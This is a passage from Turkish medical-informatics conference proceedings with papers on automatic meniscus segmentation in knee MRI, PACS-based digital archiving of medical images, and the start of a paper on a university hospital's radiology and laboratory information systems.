okyaygenc@meds.ktu.edu.tr, usevik@ktu.edu.tr, ckose@ktu.edu.tr

**Özet:** Bu çalışmada, istatistiksel yöntemler kullanılarak sagittal diz MRG (Manyetik Rezonans Görüntüleme) görüntülerinden menisküs bölgelerinin bulunması, bölütlenmesi ve menisküs yırtıklarının teşhisi ele alınmıştır. Öncelikle görüntünün yatay ve dikey toplam parlaklık değerleri histogramları oluşturulmuş ve bunlardan faydalanarak görüntü üzerinde tam otomatik olarak eklem bölgesi (articular space) tespit edilip, ayrıca analiz etmek için lokalize edilmiştir. Lokalize edilen eklem bölgesi üzerinde histogram eşitleme yöntemi kullanılarak detaylar belirginleştirilmiştir. Elde edilen görüntü üzerinde OTSU algoritması kullanılarak otomatik eşik (threshold) değeri bulunup 8-bitlik görüntü 2-bitlik (binary) formata dönüştürülmüştür. Son olarak, 2-bitlik görüntünün yatay toplam parlaklık değeri histogramındaki maksimum değere ait olan yatay eklem bölgesi üzerinde morfolojik olarak menisküse benzer model üçgenler yardımıyla görüntü taranarak menisküsler tespit edilmiştir. Daha sonra tespit edilen menisküs bölgelerinde yırtıkların olup olmadığı, varsa ne oranda olduğu belirlenmiştir.

**Anahtar Kelimeler:** Tıbbi Görüntü İşleme, Menisküs, OTSU, Histogram Eşitleme.

### Automatic Segmentation of Menisci and Diagnosis of The Tears in Knee MRI Images

**Abstract:** In this paper, we present a statistical method for segmentation of the meniscus areas and diagnosis of horizontal meniscus tears in Magnetic Resonance Imaging (MRI). Firstly, we calculate the histograms made of the totals of horizontal and vertical intensity values. The articular space are determined and localized by means of these histograms. As an image enhancement method, histogram equalization is applied to the localized image of the articular space. Therefore, we expose the covered details in the image, especially the meniscus areas. Hence, we transform the image to the binary by using an automatic thresholding method (OTSU algorithm). Then, several morphological image processing operations are applied to the resulting image. The meniscus areas are located by scanning the line of the horizontal histogram's maximum total value and applying template matching on this axis of the localized binary image. Finally, the meniscus tears on this segmented image are analyzed quantitatively.

**Keyword:** Medical Image Processing, Meniscus Segmentation, OTSU, Histogram Equalization.

### 1. Giriş


Bir hastalığa tanı konması, en az tedavi kadar önemli bir aşamadır. Başarılı bir tedavi ancak doğru tanı konulduğunda gerçekleşebilir. Bu

açından bakıldığında radyolojik görüntülemenin tanı yöntemleri içinde ayrı bir önemi var. Radyolojik görüntüleme yöntemlerinden biri olan MRG günümüzde objelerin ve özellikle insan vücudunun hasar verilmeden ve ameliyatsız

yapılmadan görüntülenmesi ve izlenmesi için kullanılan çok etkin bir tekniktir. Menisküs tanı ve tedavisinde MR görüntüleri kullanılır. MR cihazı 3D katmanlı hacimsel (voksel) görüntüler üretir ve bu görüntüler sayesinde menisküs yırtıkları tespit edilebilir. MR görüntüleri ile menisküs yırtıklarının teşhisi için birçok kliniksel çalışma mevcuttur[1]. Fakat MR görüntüleri üzerinde bilgisayar yardımıyla menisküs teşhisi veya hasar tespiti üzerine pek fazla çalışma görülmektedir. Genel olarak diz üzerinde bilgisayar destekli, görüntü işlemeyle dayalı çalışmalar, tedavi öncesi veya sonrası için kemiklerin (femur, tibia) veya bunlara bağlı olan eklem kıkırdaklarının (cartilage) nicel özelliklerini analiz eden çalışmalar mevcuttur.[2-7]

Menisküs diz eklemi içinde, uyluk ve kaval kemikleri arasında biri içte diğeri dışta olmak üzere her diz eklemine iki adet bulunan ve diz eklemine destekleme ile görevli kıkırdak yastıçlıklardır (Şekil 1). Eklem sürtünmesini azaltarak hareket kabiliyetini artırır. Yük aktarım alanını genişleterek eklem kıkırdaklarının korunmasına katkı yapar. Yarımay şekliyle uyluk ve kaval kemik başlarını sararak oluşturduğu yuva içerisinde eklem stabilizesine de katkıda bulunur[8].

Bu çalışmada amacımız, elde edilen MR diz görüntülerini işleyerek, tam-otomatik olarak, eklem bölgesindeki menisküsleri belirlemek ve menisküs yırtıklarının teşhisi etmektir.



Şekil 1. Dizin anatomik yapısı.[9]

## 2. Eklem Bölgesinin Bulunması

Eklem bölgesi bizim çalışmamızda çok büyük önem arz etmektedir. Çünkü bölütlemek istediğimiz menisküsler bu bölgededir. İnsan gözünü ele alırsak, menisküslere odaklanmadan önce bu eklem bölgesine yoğunlaşmakta, bundan sonra menisküsler üzerine yoğunlaşmaktadır. Biz de bu modeli benimseyerek önce eklem bölgesini ön plana aldık


### 2.1. Yatay ve Düşey Histogramlar

Eklem bölgesi, üstte femur altta tibia kemik dokuları ve kendilerine ait olan kıkırdakları ve çift taraflı menisküsleri kapsayan bölgedir. Amacımız bu bölgeyi otomatik olarak tespit etmektir. Bunun için istatistiksel bir yöntem olan ağırlıklandırılmış ve normalize edilmiş yatay ve düşey toplam parlaklık değer histogramları kullanılmıştır. Bu histogramlar oluşturulmadan önce MR görüntüsündeki diz bölgesi dışında kalan siyah parlaklığa (parlaklık değeri < 10) sahip bölgeler elenerek ve sadece diz bölgesindeki dokuların parlaklık değerleri hesaba katılarak diz dokusuna ait piksellerin toplamları alınmıştır. Elde edilen yatay toplamlar görüntünün boyuna, düşey toplamlar da görüntünün enine bölünerek her toplamın ağırlık katsayısı bulunmuştur. Bu ağırlık katsayısı ile ağırlıklandırılmamış yatay ve düşey eksen toplamlarıyla çarpılarak ağırlıklı yatay ve düşey histogramlar elde edilmiştir. Normalize işlemi ise yatay histogram için yatay toplamların en büyüğüne, düşey histogram için düşey toplamların en büyüğüne bölünerek yapılmıştır. Böylece elde ettiğimiz yatay ve düşey histogramlar Şekil 2'deki gibi eklem bölgesinin tespitini sağlamıştır.

### 2.2. Eklem Bölgesinin Lokalize edilmesi

Yatay toplam histogramında görülen maksimum nokta eklem bölgesinin tam ortasından geçmektedir. Şekil 2'de görülen eklem bölgesinin segmentasyonu; yatay toplam histogramındaki maksimum toplama sahip satır ekseninin 50 piksel alt ve üst satır aralığı alınıp, düşey toplam histogramında ise orta noktadan itibaren sağdaki ve solundaki toplam değer-


lere bakılarak, sağ ve sol maksimum toplam değer sütunları arasındaki sınırlar alınarak eklem bölgesi tespit edilmiştir.



Şekil 2. Diz Sagittal MR görüntüsünün ağırlıklandırılmış ve normalize edilmiş yatay ve düşey toplam parlaklık histogramları.

## 3. Eklem Bölgesinin Analizi

Eklem bölgesinin sınırları belirlendikten sonra bu bölge lokalize edilip menisküslerin bulunması için analize hazır hale getirilmiştir (Şekil 3a). Kullanılan görüntü işleme (image processing) teknikleri aşağıda ele alınmıştır.




Şekil 3a. Lokalize edilmiş eklem bölgesi.

### 3.1. Histogram Eşitleme (Histogram Equalization)

Lokalize edilmiş MR görüntüsü 8-bitlik gri seviyede olup parlaklık değerlerinin detayı analiz için yeterli olmayabilmektedir. Detayları daha belirgin bir hale getirmek için (özellikle menisküslerin belirlenmesi) mevcut görüntü-

ye histogram eşitleme yöntemi uygulanmış ve menisküslere ait piksellerin daha belirginleşerek analizi kolay hale gelmiştir (Şekil 3b).




Şekil 3b. Histogram Eşitleme yönteminin uygulanması.

### 3.2. OTSU Eşikleme Yöntemi ve Görüntü Açma

Histogram Eşitleme yöntemiyle detayları belirginleştirilmiş lokalize MR görüntüsünün OTSU Algoritması kullanılarak otomatik bir eşik değeri hesaplanır [10]. Bu değere göre 8-bitlik gri seviye MR görüntüsü 2-bitlik ikili (binary) görüntü formatına dönüştürülür. Oluşan görüntüde, görüntü açma tekniği (Image Opening : Erosion + Dilation) ile bilgi içermeyen gürültüler elenmiştir (Şekil 3c). Geriye kalan bölgelerden en büyük iki tanesi femur ve tibia kemiklerine ait olduğundan bu bölgeler alan kriteri kullanılarak elimine edilmiştir. Böylece, görüntüden geriye menisküsler ve bazı dokular kalmıştır (Şekil 3d).



Şekil 3c. OTSU Eşikleme ve Görüntü Açma yöntemlerinin uygulanması. (Eşik değeri: 124)



Şekil 3d. Alan bilgisini kullanarak kemiklerin elimine edilmesi



#### 4. Menisküslerin Bölütlenmesi

Kemiklerin elimine edilmesinden sonra Şekil 3d'de görüldüğü gibi, geriye kalan dokulardan menisküslerin ayrıştırılıp tespiti yapılması gerekir. Bu tespiti yapmak için örüntü uyumlama (template matching) yönteminde faydalanılır. Öncelikler menisküslerin yapısal ve geometrik özellikleri çıkartıldı (feature extraction). Biz görüntülerimizin birçoğunda menisküslerin üçgensel bir morfolojiye sahip olduklarını tespit ettik. Bu sebepten dolayı Şekil 3d üzerinde üçgen şablon referans alınarak görüntü üzerindeki üçgensel morfolojiye sahip menisküsler tarandı. Bu taramada değişik boylarda üçgenlerden yaralanılmıştır. Her iki menisküste de en iyi uyumu sağlayan üçgen ve uygun pozisyonu tespit edilmiştir. Tarama alanını biraz daha lokalize etmek için yatay toplam parlaklık histogramından faydalanılarak piksellerin yoğunluklu olduğu bölgeler üzerinde tarama yapılarak menisküsler tespit edildi. Aynı zamanda menisküslerin birbirine göre olan konumlarından da bu belirlemede yaralanılmıştır. Burada menisküs yırtıklarının parlaklıklarının çevreleyen kıkırdak ve benzeri dokuların parlaklığında genellikle daha düşük olmasından yaralanılmıştır. Şekil 4'te görüldüğü gibi ilgili üçgenin kenarları beyaz ve ortası siyah seçilerek en iyi uyum sağlayan üçgenler ve konumları belirlenmiştir.



Şekil 4. Örüntü uyulmama



Şekil 5. Menisküslerin çıkartılması

Böylece sonra maksimum uyum sağlayan üçgenlerin siyah alanlarının ne kadarın menisküs yırtıklarınca doldurulduğu belirlenmiştir. Yapılan değerlendirme sonucunda belirli ölçüde menisküs yırtığı bulunan üçgenlere menisküs yırtık teşhisi koyulmuştur.

#### 5. Sonuçlar

Bu çalışma sonucunda Sagittal MR görüntüsünden öncelikle histogramlar yardımıyla eklem bölgesi bulunmuştur. Histogramlar yöntemiyle eklem bölgesi bulunamayan MR görüntülerine yatay ve düşey histogramlar hesaplanmadan önce herhangi bir yatay kenar bulma filtresi uygulandıktan sonra eklem bölgesi bulma yüzdesi önemli oranda artmaktadır. Lokalize edilen eklem bölgesi üzerinde histogram eşitleme, OTSU eşikleme ve görüntü açma gibi görüntü işleme teknikleri kullanılarak menisküsler bölütlenmiştir. Değişik hastalardan alınan MR görüntülerinin % 73,07 oran ile menisküslerin bölütlenmesi başarıyla sonuçlanmıştır. Böylece menisküs bölgelerinin üzerinde yapılan sayısal veri analizleri sonucunda yırtık ve dejenerasyonların tespitinin yapılması ve tanı ve teşhis koymanın kolaylaştırması amaçlanmıştır. Gelecek çalışmalarda, ulaşılan tanı ve tespitinin daha da iyileştirilmesi amaçlanmaktadır.

#### Kaynaklar

- [1]. M. D. Forman, R. Malamet, and D. Kaplan, "A survey of osteoarthritis of the knee in the elderly," *The Journal of Rheumatology*, vol. 10, pp. 282-287, 1983.
- [2]. S. K. Pakin, J. G. Tamez-Pena, S. Totterman, and K. J. Parker, "Segmentation, surface extraction and thickness computation of articular cartilage," in *SPIE, Medical Imaging*, 4684, pp. 155-166, 2002.
- [3]. J. Folkesson, E. B. Dam, P. C. Pettersen, M. Nielsen, O. F. Olsen, and C. Christiansen, "Locating articular cartilage in MR images," in *Medical Imaging 2005: Image Processing. Proceedings of the SPIE*, 2005.

[4]. J. Folkesson, E. B. Dam, O. F. Olsen, P. Pettersen, and C. Christiansen, "Automatic segmentation of the articular cartilage in knee MRI using a hierarchical multiclass classification scheme," in *Proceedings of MICCAI 2005*, 2005.

[5]. C. Kaufmann, P. Gravel, B. Godbout, A. Gravel, G. Beaudoin, J. Raynauld, J. Martel-Pelletier, J. Pelletier, and J. A. de Guise, "Computeraided, method for quantification of cartilage thickness and volume changes using MRI: Validation study using a synthetic model," *IEEE Transactions on Biomedical Engineering* 50(8), pp. 978-988, 2003.

[6]. S. K. Pakin, J. G. Tamez-Pena, S. Totterman, and K. Parker, "Segmentation, surface extraction, and thickness computation of articular cartilage," in *Medical Imaging: Image Processing, Proc. SPIE* 4684, pp. 155-166, 2002.

[7]. J. Alexander and T. P. Andriacchi, "A model based approach for efficient segmentation of knee cartilage from MR image data," *ASME Bioeng Div Publ BED* 51, pp. 105-106, 2001.

[8]. Opr.Dr. Mehmet DEMİRAYAK, Ortopedi ve Travmatoloji uzmanı, *Konya Vakıf Hastanesi*, sayı : 207

[9]. Benjamin Kimia, PhD, and Glenn Tung, MD, Segmentation of Articular Cartilage from Magnetic Resonance Images using Live-Wire Shann, *Telesco Department of Engineering Brown University*

[10]. OTSU, N. 1979: A thresholding selection method for grey-level histograms. *IEEE Trans Systems, Man and Cybernetics SMC-9(1)*: 62-66.



## PACS ve Medikal Görüntülerin Sayısal Olarak Arşivlenmesi

**Okt. Aytuğ Boyacı, Okt. Mustafa Ulaş**

Fırat Üniversitesi, Enformatik Bölümü, 23100, Elazığ  
aytugboyaci@firat.edu.tr, mustafaulas@firat.edu.tr

**Özet:** Son zamanlarda gelişen teknolojilerin sağlık alanında da uygulama alanlarının artması ile mevcut sorunlara karşı bilişim teknolojileri çözümler üretmişlerdir. En büyük sıkıntı verilerin tamamının metinsel veri olup kâğıt üzerinde olması idi. Ancak son beş yıl içerisinde gelişkinliği açıkça ortaya çıkan Hastane Bilgi Sistemleri ile bu sorun aşılına çalışılmış, Medikal görüntüler haricindeki tüm metinsel verilerin sayısal olarak arşivlenmesine yardımcı olunmuştur. Görüntülerin arşivlenmesi problemi ise DICOM standardı ve PACS sistemleri ile çözümlenmeye çalışılmıştır. Burada görüntü saklama yöntemi olan PACS ve Hasta Bilgi Sistemleri hakkında bilgi verilmeye çalışılacaktır.

**Anahtar Kelimeler:** PACS, Hasta Bilgi Sistemleri, Sayısal Arşivleme, Medikal Bilişim

### PACS and Digital Archiving The Medical Images

**Abstract:** Informatics Technologies generate new solutions for problem in human health applications. The big problem is that all of the data which can be stored is text. Storing Medical images in databases problem is solved by DICOM standards and PACS systems. Here, we try to inform you about PACS system which is storing image method and Patient Information System

**Keywords:** PACS, Patient Information System, Digital Archiving, Medical Informatics.

#### 1. Giriş

Bilişim teknolojilerindeki hızlı gelişmeler, diğer disiplinlerde olduğu gibi tıp alanında da büyük kazanımlar sağlayan önemli yeniliklere imkân vermiştir. Bilişim Teknolojilerinin tıp alanındaki ilk ürünü, Hasta Bilgi Sistemleridir.

Son beş yıldır yaygınlığı iyice artıran Hasta Bilgi Sistemlerinin, hastanelerde bulunun bürokratik kâğıt işlerinin yoğunluğu azaltma konusunda büyük yardımı olmuştur. Ancak tek faydası kâğıt tasarrufu değildir. Aynı zamanda verilerin tekrar eldesinde alternatifleri ile karşılaştırılmayacak ölçüde faydalar sağlamıştır. Bu alanda geline son nokta ise Akıllı Hastanelerdir. Hasta Bilgi Sistemleri vasıtasıyla, hastaneye gelen tüm hastalar hakkındaki metinsel verilerin tamamı depolanabilmektedir.

#### 2. Hasta Bilgi Sistemleri

Hastaneye gelen hasta muayene olmadan önce doktorların hasta hakkında ayrıntılı bilgi elde edebilmeleri için daha önceki ziyaretleri de gözden geçirilmelidir. Ancak sayısal olarak arşivlenmemiş bir hastanedeki verilerin tekrar eldesi vakitleri değerli doktorların vaktini almakta ve iş kaybına neden olmaktadır.

Ancak yakın zamana kadar mevcut Bilgi Sistemleri sadece metinsel verilerin saklanması gerçekleşmekte idi. Tam bir Sayısal Arşivlenmesinin varlığından bahsedebilmek için ise hastane içerisindeki hastalar hakkındaki tüm verilerin sayısal ortama aktarılması gerekmektedir.

Bir hastane içerisinde sadece doktor reçeteleri, tahlil sonuçları gibi metinsel bilgilerin mevcut olmadığı görülmektedir. Bu metinsel verilerin

yanında aynı zamanda Medikal Görüntülerinde sayısal olarak arşivlenmesi gerekmektedir.

Buradaki medikal görüntülerin sayısal olarak arşivlenmesindeki ihtiyacı gidermek için PACS sistemleri geliştirilmiştir.

### 3. PACS

PACS sistemlerine neden ihtiyaç duyulduğunun anlaşılabilmesi için medikal görüntülerin sayısal olarak arşivlenmesinin sahip olduğu sorunlar hakkında bilgi sahibi olmak gerekir. Her medikal görüntü, görüntünün tipine bağlı olarak ortalama 10MB~100MB arasında değişmektedir. Bu verilerin boyutları saklama kapasitelerini doğrudan etkilemektedir. Bununla beraber verileri değişmezliği sağlanmalıdır.

Bu tip sorunlardan ötürü medikal görüntülerin arşivlenmesi diğer verilerin arşivlenmesinden farklı bir yöntem kullanılarak yapılmalıdır.

PACS sistemleri, yüksek kayıt kapasitesi isteyen medikal görüntülerin saklanması ile ilgili olan sorunu aşmak amacı ile ortaya atılmıştır [1]. Artırılabilir kayıt kapasitesi sunan PACS sistemleri aynı zamanda iyi bir görüntü arşivi sistemi olmanın gerekliliklerini de yerine getirmektedir [2].

#### 3.1 Medikal Görüntülerin Sayısal Olarak Arşivlenmesi

Medikal görüntüler olması, çözülmesi gereken birçok problem ortaya çıkarmaktadır.

Medikal görüntüler, ihtiyaçtan dolayı bilinen formatlarla kaydedilen resimlerin dosya boyutlarından çok yüksektir [9]. Bir medikal görüntü doğru teşhise yardımcı olabilmesi için yüksek detay içermelidir. Bu da yüksek çözünürlük ve kayıpsız saklama yöntemlerini ortaya koymaktadır. Kayıpsız saklama yöntemleri özellikle üzerinde durulması gereken konulardır. Kayıplı yapılacak herhangi bir sıkıştırma tekniği, veri üzerinde önemli ölçüde bilgi değişikliğine yol açmaktadır. Kayıplı sıkıştırma teknikleri ile

yakın, küçük değişiklikler göz ardı edilip bir sıkıştırma gerçekleştirilmeye çalışılır. Buradaki veri kaybı, belki yeni ortaya çıkmaya başlamış bir tümörün gözden kaçmasına sebep olabilir. Medikal Görüntüler saklanırken görüntülerin içeriklerinin değiştirilmemesi istenir.

Medikal görüntüler, hastalıkların teşhisi açısından daima önemli bir yer teşkil eder.

Doğru teşhis, daha ayrıntılı medikal görüntülerle olur. Bir medikal resim, örneğin bir röntgen filmi ne kadar detay içeriyorsa, doktor hastalıklı bölgeyi o kadar kolay teşhis edebilir.

#### 3.2 PACS Sunucusundan Beklenenler

Veri depolanırken tek dikkat edilmesi gereken husus veri kaybı değildir. Medikal Görüntü depolama sistemi olan PACS sistemlerinden beklenen başka özellikler de vardır. Bunları sıralamak gerekirse;

- Çok ayrıntılı medikal görüntüleri kaydebilmelidir.
- Sistem disk kapasitesi istenildiği zaman istenildiği kadar artırılabilir olmalıdır [3].
- Medikal görüntüler üzerinde, sunucudan yer kazanmak için asla yüksek oranda kayıplı bir sıkıştırma yapılmamalıdır. Hayati bir konu olduğu için kayıpsız sıkıştırma teknikleri önerilmektedir. Ancak kullanılacak kayıpsız sıkıştırma tekniğinin arzu edilen düzeyde bir sıkıştırma yapamacağı da göz önünde bulundurulmalıdır.
- PACS sistemleri sayısal sonuç üreten medikal görüntüleme cihazları ile senkronize çalışabilmelidirler [4].
- Medikal görüntü saklanırken standart olarak kabul edilen DICOM formatında saklanmalıdır [5].
- Hizmet sınırsız ve kesintisiz olmalıdır.
- Gün içerisindeki yoğun çalışma temposuna ayak uydurabilecek performansa sahip olmalıdır.
- Sunucular ve istemciler arasındaki veri iletişimi yüksek mertebelerde olmalıdır.

Bu isteklerin tamamına ve daha fazlasına cevap veren sistemlerin ancak verimli bir sayısal arşivleme yaptığından bahsedilebilir [6]. Ayrıca böyle bir hizmet vermesi istenen bir sunucudan teknik bazı kriterleri sağlaması da beklenmektedir. Bunlar;

- Hizmet alıcıların sayısı fazla olduğundan yüksek bant genişliği,
- Yüksek işlem kapasitesi,
- Hızlı veri iletişimi,
- Güvenirli



Şekil 1. PACS Sunucu sistemi

Şekil 1'de PACS'nin yerel ağlarda iletişim sağlama tekniği blok şema olarak görülmektedir. Yerel ağ üzerinde dosyalar istemcilere aktarılmakta ve tüm görüntüleme işlemleri istemci üzerinden gerçekleştirilmektedir.

#### 3.3 PACS Sistemindeki Önemli Tasarım Ayrıntıları

- Çok ayrıntılı medikal görüntüleri kaydebilmelidir. Bu çok daha büyük görüntü boyutu anlamına gelir. En basit kabulde, bir medikal görüntünün boyutunu 10 MB kabul edersek, 100000 kayıt tutabilmesi için en az 1 TB disk alanına sahip olmalıdır. Büyük hastanelerde ise en az 10 TB'lık bir disk kapasitesi sağlanmalıdır.
- Sistem disk kapasitesi istenildiği zaman istenildiği kadar artırılabilir olmalıdır. Bu ise iki basamaklı bir yapı ile sağlanabilir. Önde ham metinsel veri saklayan bir ana PACS Sunucu, ardına Ana sunucu ile senkronize çalışan yardımcı PACS sunucuları konulabilir. Bu da yardımcı PACS sunucuları artırarak istenildiğinde sistemin kayıt kapasitesinin artırılacağı anlamına gelir.
- Medikal görüntüler üzerinde, sunucudan yer kazanmak için asla kayıplı bir sıkıştırma yapılamaz: Hayati bir konu olduğu için tamamen kayıpsız sıkıştırma tekniikle-

ri uygulanır. Ancak kullanılacak kayıpsız sıkıştırma tekniğinin arzu edilen düzeyde bir sıkıştırma yapamayacağı da göz önünde bulundurulmalıdır[7].

- PACS sistemleri sayısal sonuç üreten medikal görüntüleme cihazları ile senkronize çalışmalıdır: Bu cihazların ürettiği görüntü formatlarının tamamını tanımalıdır.
- Medikal görüntü saklanırken standart olarak kabul edilen DICOM formatında saklanmalıdır.
- Hizmet sınırsız ve kesintisiz olmalıdır. Çıkabilecek arızalar ise kısa sürede müdahale edilebilir olmalıdır.
- Gün içerisindeki yoğun çalışma temposuna ayak uydurabilecek performansa sahip olmalıdır. Aşırı yüklenmelerden kaynaklanan iş taşmalarına ihtimal vermemelidir.
- Sunucular ve istemciler arasındaki veri iletişimi GB mertebesinde olmalıdır. Aksi, direkt olarak iş ve hizmet performansına ters etkiye bulunacaktır.

#### 4. Geliştirilen Sistem

PACS sistemlerinin sağladığı fayda ve kazanımların aktarılmasından sonra neden yaygın olarak kullanılmadığı hakkında bilgi vermek gerekmektedir. PACS sistemlerinin sahip olma maliyetleri çok yüksektir. Küçük ölçekli bir hastane için ise imkânsızdır. Bununla beraber PACS sistemleri ve Hasta Bilgi Sistemleri henüz ortak bir noktada birleştirilmemiştir. Bu noktada PACS sistemlerinin ve Hasta Bilgi Sistemlerinin, bir takım özelliklerini sağlayabilecek tarzda Internet üzerinden uzaktan erişimi ve yönetimi destekleyen, Hastane Bilgi Sisteminin bir parçasını oluşturabilecek bir sistem yazılımının geliştirilecektir.

Burada amaç Her iki sistemin birleştirilerek satın alınabilirliği yüksek olan, yazılımsal ve donanımsal bir sistem geliştirmektir.

#### 4.1 Web Tabanlı Medikal Görüntü Arşivleme Yazılımı Tanıtımı

Hasta ile ilgili tüm kayıtları etkileşimli bir biçimde inceleyebilme, doktorun hastalığın ge-

İşim sürecini daha iyi kavramasına ve doğru teşhisi daha hızlı bir şekilde koyabilmesini sağlar [10]. Mevcut sistemlerin; hemen hemen tümünde, hasta ile ilgili tüm metinsel veriler tutulup gerektiğinde yetkililere sunulmaktadır.

#### 4.2 Sistem Gereksinimleri

Sistemin kilit noktası, yerel yetkilendirmelerin yapılabilmesi olmalıdır. Böylece tanımlanacak kullanıcı tiplerinin erişim yetkilerini istenilen düzeye çekip, arzu edilen güvenlik seviyelerinde çalışılabilecektir. Yetkilendirilmiş kullanıcıların kolayca sisteme entegre olabilecekleri bir kullanıcı ara yüzünün geliştirilmesi lazımdır [6].


Sistemden gerçekleştirmesini beklediğimiz bu özellikler için;

- Güçlü bir veritabanı yönetim yazılımı,
- En az veritabanı yönetim yazılımı kadar iyi tasarlanmış bir veritabanı, Bilgiyi web teknikleri kullanarak Ağa yayabilecek bir Sunucu işletim sistemi yazılımı,
- Bir Sunucu işletim sistemi üzerinde koşutulacak web tabanlı yayımı destekleyen, tasarlanmış veritabanı yazılımı ile eş zamanlı çalışarak hastaların metinsel kayıtlar ile bir dosya sistemi mantığı ile çalışan, Medikal Görüntü kayıtlarını üzerinde her türlü yönetim işlemlerini yapabilen bir kullanıcı ara yüzü yazılımına ihtiyaç vardır.

#### 4.3 Sistem Seçimleri

İşletim sistemi olarak MS Windows 2003 server, Veritabanı yönetim yazılımı için MSSQL, web tabanlı script dili olarak ta ASP seçilmiştir.

Şekil 2 incelenirse, kullanıcı girişiyle tüm istemcilerin yetkilerinin kontrol edilebildiği ve veritabanında ilgili bağlantı tipinin kullanıcıya açılmasını sağlayabilecek altyapıya sahip olduğu görülür. Burada dikkat edilmesi gereken başka bir nokta ise bağlantı tiplerinin sayısının sabit olmamasıdır[8]. Bu, sistem ihtiyaç duyulduğunda, iyi bir veritabanının yönetimi ile yeni bağlantı tiplerinin oluşturulmasını sağlar.



Şekil 3: Ziyaret iş akışı



Şekil 4: Ana Sayfa

#### 5. Kısaltmalar

**PACS:** Picture Archiving and Communication System

**DICOM:** Digital Image Communication In Medicine

18 Ocak 2005 Salı	
Ana Sayfa	
Ziyaret Başlık Yönetimi	
Hasta Kimlik Bilgileri	
Ziyaret Bilgileri Ekle	
Ziyaret Bilgileri Gör	
Detaylı Bilgi Arama	
Çıkış	
Kullanıcı	
Mustafa ULAŞ	
Bağlantı Tipi	
Ana Yönetici	

18 Ocak 2005 Salı	
Ana Sayfa	
Hasta Kimlik Bilgileri	
Ziyaret Bilgileri Ekle	
Ziyaret Bilgileri Gör	
Detaylı Bilgi Arama	
Çıkış	
Kullanıcı	
Adının Biri	
Bağlantı Tipi	
Poliklinik Yöneticisi	


18 Ocak 2005 Salı	
Ana Sayfa	
Ziyaret Bilgileri Ekle	
Ziyaret Bilgileri Gör	
Detaylı Bilgi Arama	
Çıkış	
Kullanıcı	
Dr. Doktor DOKTOR	
Bağlantı Tipi	
Doktor	

Şekil 5: Kullanıcı Tiplerine göre dinamik hazırlanan menüler

Şekil 6: Detaylı arama

#### 6. Kaynaklar

- [1] Guy Pare´ \*, Marie-Claude Trudel, 2006, Knowledge barriers to PACS adoption and implementation in hospitals, international journal of medical informatics (2006)
- [2] David Bandon, Patrice Troliard, Arnaud Garcia, Christian Lovis, Antoine Geissbühler, Jean Paul Valle´e, 2004, Building an enterprise-wide PACS for all diagnostic images, International Congress Series 1268 (2004) 279– 284



Şekil 7: Ziyaret Bilgi Görme

[3] Araş. Gör. İbrahim CİHAN, Yrd. Doç Dr. Hakan ŞENEL, 2003, MAGARS: Tıbbi Görüntü Arşiv Yazılımı

[4] Brent J. Liu, , Fei Cao, Jianguo Zhang, H.K. Huang, Michael Z. Zhou, Gregory Mogel, 2001, Fault-tolerant PACS server design and evaluation, International Congress Series 1230 (2001) 760–766

[5] Hidenobu Tachibana\*, Masahiko Omatsu, Ko Higuchi, Tokuo Umeda, 2006, Design and development of a secure DICOM-Network Attached Server, Computer methods and programs in biomedicine 81 (2006) 197–20

[6] Jianguo Zhang, Jianyong Sun, Johannes N 2002, PACS and Web-based image distribution and display, 27 (2003) 197–206

[7] Mustafa ULAŞ, 2005, PACS sistemlerine genel bir bakış ve bu konuda bir yazılım uygulaması, Yüksek Lisans semineri

[8] Mustafa ULAŞ, Yetkin TATAR, 2005, BI-YOMUT 2005 , Boğaziçi Üniversitesi, 40

[9] B.J. Lui, F. Cao, M.Z. Zhou, G. Mogel, L. 2002, Trends in PACS image Storage and Archiving, Documet, Pergamon



Şekil 2: İş akış şeması

[10] H. Münch, U. Engelmann, A. Schroeter, H.P. Meinzer, 2003, Web-based distribution of radiological images from PACS to EPR International Congress Series 1256 (2003) 873– 879

## Akdeniz Üniversitesi Hastanesi Laboratuvar ve

### Radyoloji Bilgi Sistemi Mimarisi

**Fatih Özbek, Mehmet Yardımsever, Osman Saka**

Akdeniz Üniversitesi Biyoistatistik ve Tıp Bilişimi Bölümü, Antalya  
fatih@akdeniz.edu.tr, mehmet@akdeniz.edu.tr, saka@akdeniz.edu.tr

**Özet:** Bilgi teknolojileri, hasta bakımının iyileştirilmesinde önemli rol oynamaktadır. Bu doğrultuda hastaneler de sağlık hizmeti sunarken bilgi teknolojilerinden yararlanmaktadır. Bu çalışmanın amacı Akdeniz Üniversitesi Hastanesinde kullanılan Hastane Bilgi Sisteminin (HBS) bir parçası olan Radyoloji Bilgi Sistemi (RBS) ve Laboratuvar Bilgi Sisteminin (LBS) incelenmesi ve mimarisinin özetlenmesidir. Öncelikle hastanedeki farklı veri kaynaklarından bahsedilmiş, daha sonra hastane bilgi sistemi özetlenmiştir. Radyoloji Bilgi Sisteminde görüntüleri arşivlemek için kullanılan PACS sistemi, görüntüleri iletmek için kullanılan DICOM, mesajlaşma standardı olan HL7 ve Laboratuvar Bilgi Sisteminde tıbbi cihazlar ile bilgisayar sistemleri arasındaki haberleşme için kullanılan ASTM protokolleri gibi terimler anlatılmıştır. Son olarak Akdeniz Üniversitesi Hastanesi'nin RBS ve LBS mimarisi anlatılmıştır.

**Anahtar Kelimeler:** Hastane Bilgi Sistemi, Radyoloji Bilgi Sistemi, Laboratuvar Bilgi Sistemi.

#### Akdeniz University Hospital Radiology and Laboratory Information System Architecture

**Abstract:** Information technologies play an important role in the improvement of patient care. In this framework hospitals utilize the information technologies in providing healthcare services. The aim of this study is to examine and summarize the Radiology Information System (RIS) architecture and Laboratory Information System (LIS) architecture which are the modules of Hospital Information System (HIS) used at Akdeniz University Hospital. First, different data sources in a hospital are mentioned, then HIS is summarized. Terms like PACS system used to archive the images from RIS, DICOM protocol to transfer these images and patient information, HL7 protocol used for messaging and ASTM used to transfer messages between clinical laboratory instruments and computer systems are explained later. Finally Akdeniz University Hospital RIS and LIS architectures are described.

**Keywords:** Hospital Information System, Radiology Information System, Laboratory Information System.

#### 1. Giriş


Bir hastanenin yönetimi, mal ve hizmet üretimi esnasında oluşan mali, idari, tıbbi süreçlerin öngörülen biçimde yürütülmesini sağlamak amacıyla kullanılan yazılım ve donanımların tümüne hastane bilgi sistemi denir. Hastane bilişim sistemi, bir hastanenin verilerinin tamamını veya çoğunluğunu değerlendirmek üzere toplamak için tasarlanan bilgisayar sistemidir.

